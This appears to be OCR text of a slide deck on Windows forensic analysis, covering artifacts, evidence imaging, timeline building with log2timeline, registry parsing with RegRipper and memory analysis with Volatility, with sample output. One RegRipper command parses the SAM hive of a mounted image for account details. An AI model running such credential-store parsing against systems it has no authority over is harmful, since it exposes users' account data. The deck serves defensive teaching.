Windows Forensics


G.Altangerel

What is computer forensics

- Finding evidence from computer and digital storage media

Windows OS

- ~90% OS market share
- Juicy target of cyber attack


FORENSIC ANALYSIS ON WINDOWS

What should we know?

- Operating system
- File system
- Important artifacts
- Cyber attack methods
- Basics of malware analysis

Artifacts

- Registry
- Event log
- Volume Shadow Copies
- Master File Table (MFT)
- Windows Shell Bags
- Prefetch file
- Update Sequence Number Journal (USNJRNL)

What to do


- Capture images
- Create timeline
- Analyze timeline
- Analyze memory
- Correlate finding with other sources
- Prepare report


Arsenal

- FTK Imager
- SIFT workstation by SANS
- Redline
- Volatility
- SIEM
- IDS/IPS, Firewall, …


Capturing images

- Disk & Memory (RAM)
- DO NOT TURN OFF THE COMPUTER!!!






Cold boot attack



(a) 0 sec / 100% **(b)** 2 sec / 99.2% **(c)** 3 sec / 93.4% **(d)** 4 sec / 93.1% **(e)** 5 sec / 61.4% **(f)** 6 sec / 51.9%

Cold boot attack

Cold boot attack



Playing with the images

- High performance machine required
- SIFT workstation (virtual machine)
- Redline

SIFT workstation

Mounting the image

```
#ewfmount image.E01 /mnt/ewf
#mmls ewf1
DOS Partition Table
Offset Sector: 0
Units are in 512-byte sectors

      Slot      Start        End          Length       Description
000:  Meta      0000000000   0000000000   0000000001   Primary Table (#0)
001:  -------   0000000000   0000002047   0000002048   Unallocated
002:  000:000   0000002048   0000206847   0000204800   NTFS / exFAT (0x07)
003:  000:001   0000206848   0479567219   0479360372   NTFS / exFAT (0x07)
004:  -------   0479567220   0479567871   0000000652   Unallocated
005:  000:002   0479567872   0585867263   0106299392   NTFS / exFAT (0x07)
006:  -------   0585867264   0585871963   0000004700   Unallocated
```

mount -t ntfs-3g -o ro,loop,show_sys_files,stream_interface=windows,offset=$((206848*512)) /mnt/ewf/ewf1 /mnt/windows_mount

Creating timeline

#log2timeline.py /cases/ewf.plaso /mnt/ewf/ewf1 --parsers win_gen --hashers none --workers 15

#psort.py -o l2tcsv -w test.csv test.plaso

C:\>Mft2Csv.exe /MftFile:Z:\$MFT /TimeZone:0.00 /OutputFormat:l2t

https://github.com/jschicht/Mft2Csv

Timeline

date	time	timezone	MACB	source	sourcetype	type	user	host	short
5/22/2007	6:03:15	UTC	M...	FILE	NTFS $MFT	$SI [M...] time	-	server1	/Program Files/HP/Operations
5/22/2007	6:03:17	UTC	M...	FILE	NTFS $MFT	$SI [M...] time	-	server1	/Program Files/HP/Operations
3/31/2008	22:32:28	UTC	M...	FILE	NTFS $MFT	$SI [M...] time	-	server1	/Program Files/HP/Systems Ins
3/27/2009	17:29:49	UTC	M...	FILE	NTFS $MFT	$SI [M...] time	-	server1	/Program Files (x86)/Microsoft
3/27/2009	17:29:49	UTC	M...	FILE	NTFS $MFT	$SI [M...] time	-	server1	/Program Files (x86)/Microsoft
3/27/2009	18:35:12	UTC	M...	FILE	NTFS $MFT	$SI [M...] time	-	server1	/Program Files (x86)/Microsoft
3/27/2009	18:35:12	UTC	M...	FILE	NTFS $MFT	$SI [M...] time	-	server1	/Program Files (x86)/Microsoft
3/27/2009	18:35:12	UTC	M...	FILE	NTFS $MFT	$SI [M...] time	-	server1	/Program Files (x86)/Microsoft
3/27/2009	18:35:12	UTC	M...	FILE	NTFS $MFT	$SI [M...] time	-	server1	/Program Files (x86)/Microsoft
3/27/2009	18:35:12	UTC	M...	FILE	NTFS $MFT	$SI [M...] time	-	server1	/Program Files (x86)/Microsoft
3/27/2009	18:35:12	UTC	M...	FILE	NTFS $MFT	$SI [M...] time	-	server1	/Program Files (x86)/Microsoft
3/27/2009	18:35:14	UTC	M...	FILE	NTFS $MFT	$SI [M...] time	-	server1	/Program Files (x86)/Microsoft
3/27/2009	18:35:14	UTC	M...	FILE	NTFS $MFT	$SI [M...] time	-	server1	/Program Files (x86)/Microsoft
3/27/2009	18:35:14	UTC	M...	FILE	NTFS $MFT	$SI [M...] time	-	server1	/Program Files (x86)/Microsoft
3/27/2009	18:35:14	UTC	M...	FILE	NTFS $MFT	$SI [M...] time	-	server1	/Program Files (x86)/Microsoft
3/27/2009	18:35:14	UTC	M...	FILE	NTFS $MFT	$SI [M...] time	-	server1	/Program Files (x86)/Microsoft
3/27/2009	18:35:14	UTC	M...	FILE	NTFS $MFT	$SI [M...] time	-	server1	/Program Files (x86)/Microsoft
3/27/2009	18:35:14	UTC	M...	FILE	NTFS $MFT	$SI [M...] time	-	server1	/Program Files (x86)/Microsoft
3/27/2009	18:35:14	UTC	M...	FILE	NTFS $MFT	$SI [M...] time	-	server1	/Program Files (x86)/Microsoft

Timeline

MACB	source	sourcetype	type
...B	LNK	Windows Shortcut	Creation Time
...B	OLECF	OLECF Item	Creation Time
.A..	LNK	Windows Shortcut	Last Access Time
M...	REG	UNKNOWN	Content Modification Time
M...	LNK	Windows Shortcut	Content Modification Time
....	OLECF	OLECF Summary Info	Document Last Printed Time
...B	WEBHIST	Chrome Cache	Creation Time
....	OLECF	OLECF Summary Info	Document Creation Time
M...	FILE	GZIP mtime	mtime
...B	PE	PE Compilation time	Creation Time
....	WEBHIST	MSIE Cache File leak record	Not a time
....	JAVA_IDX	Java Cache IDX	File Hosted Date
....	WEBHIST	MSIE Cache File redirected record	Not a time
....	LOG	System	Installation Time
M...	PE	PE Import Time	Content Modification Time
M...	FILE	NTFS_DETECT mtime	mtime
M...	OLECF	OLECF Item	Content Modification Time
M...	FILE	File entry shell item	Content Modification Time
....	JOB	Windows Scheduled Task Job	Scheduled To Start
M...	OLECF	OLECF Summary Info	Content Modification Time
....	OLECF	OLECF Summary Info	Document Last Save Time
...B	OLECF	OLECF Document Summary Info	Creation Time
...B	OLECF	OLECF Summary Info	Creation Time

Timeline

desc	version	filename	inode
[@%windir%\explorer.exe -6002] File size: 0 F	2	TSK:/ProgramData/Microsoft/	7714
[Create and edit presentations for slide shows	2	TSK:/ProgramData/Microsoft/	77095
Name: Root Entry	2	TSK:/Program Files/Dropbox/	155506
[@%windir%\explorer.exe -7003] File size: 0 F	2	TSK:/Users/Administrator/App	239
[HKEY_CURRENT_USER\Software\Microsoft\W	2	TSK:/Users/Administrator/NTU	196
[Gather organize find and share your notes a	2	TSK:/ProgramData/Microsoft/	77093
[Change the language preferences for Office a	2	TSK:/ProgramData/Microsoft/	77085
[This program creates a self-signed digital cert	2	TSK:/ProgramData/Microsoft/	77084
[Create professional-quality publications and	2	TSK:/ProgramData/Microsoft/	77096
[Find solutions to issues related to installing a	2	TSK:/ProgramData/Microsoft/	62429
[@%windir%\explorer.exe -304] File size: 0 Fil	2	TSK:/Users/Administrator/App	230
Title: Daily Performance Report Author: joe Se	2	TSK:/Program Files/WhatsUp/	59391
Title: WhatsUp Gold Hourly Performance Repc	2	TSK:/Program Files/WhatsUp/	59442
[Empty description] File size: 0 File attribute fl	2	TSK:/ProgramData/Microsoft/	82793
[Organize edit and share picture files by using	2	TSK:/ProgramData/Microsoft/	77082
[Fill out dynamic forms to gather and reuse inf	2	TSK:/ProgramData/Microsoft/	77091
Title: Performance Text Report Author: Joe Se	2	TSK:/Program Files/WhatsUp/	59415

Windows Registry forensics

REGRIPPER is the primary weapon when it comes to registry analysis

```
# rip.pl -l | more
1. ide v.20080418 [System]
  - Get IDE device info from the System hive file

2. shelloverlay v.20100308 [Software]
  - Gets ShellIconOverlayIdentifiers values

3. auditpol v.20151202 [Security]
  - Get audit policy from the Security hive file

.....

346. usbstor2 v.20080825 [System]
  - Get USBStor key info; csv output

347. cpldontload v.20100116 [NTUSER.DAT]
  - Gets contents of user's Control Panel don't load key
```

Windows Registry forensics

#rip.pl -r /mnt/windows_mount/Windows/System32/config/SOFTWARE -p winver

Launching winver v.20081210

winver v.20081210

(Software) Get Windows version

ProductName = Windows Server 2008 R2 Enterprise

CSDVersion = Service Pack 1

InstallDate = Thu Nov 29 17:52:22 2012

Windows Registry forensics

```
# rip.pl -r /mnt/windows_mount/Windows/System32/config/SAM -f sam
Parsed Plugins file.
Launching samparse v.20160203
(SAM) Parse SAM file for user & group mbrshp info

User Information
------------------------
Username        : Administrator [500]
Full Name       :
User Comment    : Built-in account for administering the computer/domain
Account Type    : Default Admin User
Account Created : Fri Apr 13 17:27:01 2012 Z
Name            :
Last Login Date : Mon Aug  6 02:24:21 2018 Z
Pwd Reset Date  : Wed Jan  3 10:42:54 2018 Z
Pwd Fail Date   : Sun Aug  5 13:49:04 2018 Z
Login Count     : 513
  --> Normal user account
```

Windows Registry forensics

- Account profile list
  #rip.pl -r /mnt/windows_mount/Windows/System32/config/SOFTWARE -p profilelist

- Logon timeline
  #rip.pl -r /mnt/windows_mount/Windows/System32/config/SOFTWARE -p winlogon_tln

- Parsing event log
  #rip.pl -r /mnt/windows_mount/Windows/System32/config/SYSTEM -p eventlogs

- Services list
  #rip.pl -r /mnt/windows_mount/Windows/System32/config/SYSTEM -p services

- Installed application list
  #rip.pl -r /mnt/windows_mount/WINDOWS/system32/config/software -p uninstall

Memory forensics

- Volatility and Redline

Memory forensics

```
aggie@rembox:~/mnsec2017$ volatility -f memdump.mem imageinfo
Volatility Foundation Volatility Framework 2.6
INFO    : volatility.debug    : Determining profile based on KDBG search...
          Suggested Profile(s) : Win7SP1x64, Win7SP0x64, Win2008R2SP0x64, Win2008R2SP1x64_23418,
                     AS Layer1 : WindowsAMD64PagedMemory (Kernel AS)
                     AS Layer2 : FileAddressSpace (/home/aggie/mnsec2017/memdump.mem)
                      PAE type : No PAE
                           DTB : 0x187000L
                          KDBG : 0xf800031f3110L
          Number of Processors : 4
     Image Type (Service Pack) : 1
                KPCR for CPU 0 : 0xfffff800031f4d00L
                KPCR for CPU 1 : 0xfffff88003708000L
                KPCR for CPU 2 : 0xfffff88003779000L
                KPCR for CPU 3 : 0xfffff880037ea000L
            KUSER_SHARED_DATA : 0xffffff78000000000L
           Image date and time : 2016-12-20 07:45:56 UTC+0000
     Image local date and time : 2016-12-20 15:45:56 +0800
```

Memory forensics

```
aggie@rembox:~/mnsec2017$ volatility -f memdump.mem pslist --profile=Win7SP1x64
Volatility Foundation Volatility Framework 2.6
Offset(V)          Name                    PID   PPID   Thds     Hnds   Sess  Wow64 Start
------------------ -------------------- ------ ------ ------ -------- ------ ------ ------------------------------
0xfffffa800399db10 System                    4      0    175     4715 ------      0 2016-12-13 01:02:09 UTC+0000
0xfffffa8004dc2210 smss.exe                372      4      3       38 ------      0 2016-12-13 01:02:09 UTC+0000
0xfffffa8005101510 csrss.exe               692    576     10      992      0      0 2016-12-13 01:02:16 UTC+0000
0xfffffa80055a0b10 csrss.exe               860    752     16      650      1      0 2016-12-13 01:02:22 UTC+0000
0xfffffa80056d6b10 wininit.exe             868    576      3       80      0      0 2016-12-13 01:02:22 UTC+0000
0xfffffa8005ba38f0 winlogon.exe            924    752      3      121      1      0 2016-12-13 01:02:23 UTC+0000
0xfffffa8005bc1b10 services.exe            972    868     21      387      0      0 2016-12-13 01:02:23 UTC+0000
0xfffffa8005b7eb10 lsass.exe               980    868     10     1260      0      0 2016-12-13 01:02:24 UTC+0000
0xfffffa8005bd1b10 lsm.exe                 988    868     11      331      0      0 2016-12-13 01:02:24 UTC+0000
0xfffffa8005bdeb10 svchost.exe             464    972     13      408      0      0 2016-12-13 01:02:31 UTC+0000
0xfffffa8005ce1b10 svchost.exe             384    972      9      421      0      0 2016-12-13 01:02:32 UTC+0000
0xfffffa8005de9060 svchost.exe             616    972     21      607      0      0 2016-12-13 01:02:32 UTC+0000
0xfffffa8005df4b10 svchost.exe             696    972     21      616      0      0 2016-12-13 01:02:32 UTC+0000
0xfffffa8005e30b10 svchost.exe             524    972     14      539      0      0 2016-12-13 01:02:32 UTC+0000
```

Memory forensics

```
aggie@rembox:~/mnsec2017$ volatility -f memdump.mem pstree --profile=Win7SP1x64
Volatility Foundation Volatility Framework 2.6
Name                                                  Pid   PPid   Thds   Hnds Time
-------------------------------------------------- ------ ------ ------ ------ ----
 0xfffffa8005101510:csrss.exe                         692    576     10    992 2016-12-13 01:02:16 UTC+0000
. 0xfffffa80070bcb10:conhost.exe                      592    692      0 ------ 2016-12-20 07:47:50 UTC+0000
. 0xfffffa800699c8f0:conhost.exe                     8316    692      0 ------ 2016-12-20 07:47:39 UTC+0000
. 0xfffffa8007318120:conhost.exe                     6112    692      0 ------ 2016-12-20 07:47:45 UTC+0000
 0xfffffa80056d6b10:wininit.exe                       868    576      3     80 2016-12-13 01:02:22 UTC+0000
. 0xfffffa8005bc1b10:services.exe                     972    868     21    387 2016-12-13 01:02:23 UTC+0000
.. 0xfffffa8005ee59c0:svchost.exe                    1536    972     19    334 2016-12-13 01:02:39 UTC+0000
.. 0xfffffa8004def060:officeclicktor                  516    972     16    446 2016-12-13 01:02:50 UTC+0000
.. 0xfffffa8005e30b10:svchost.exe                     524    972     14    539 2016-12-13 01:02:32 UTC+0000
.. 0xfffffa80062d8760:BackupSvc.exe                  1456    972      4     92 2016-12-13 01:03:05 UTC+0000
```

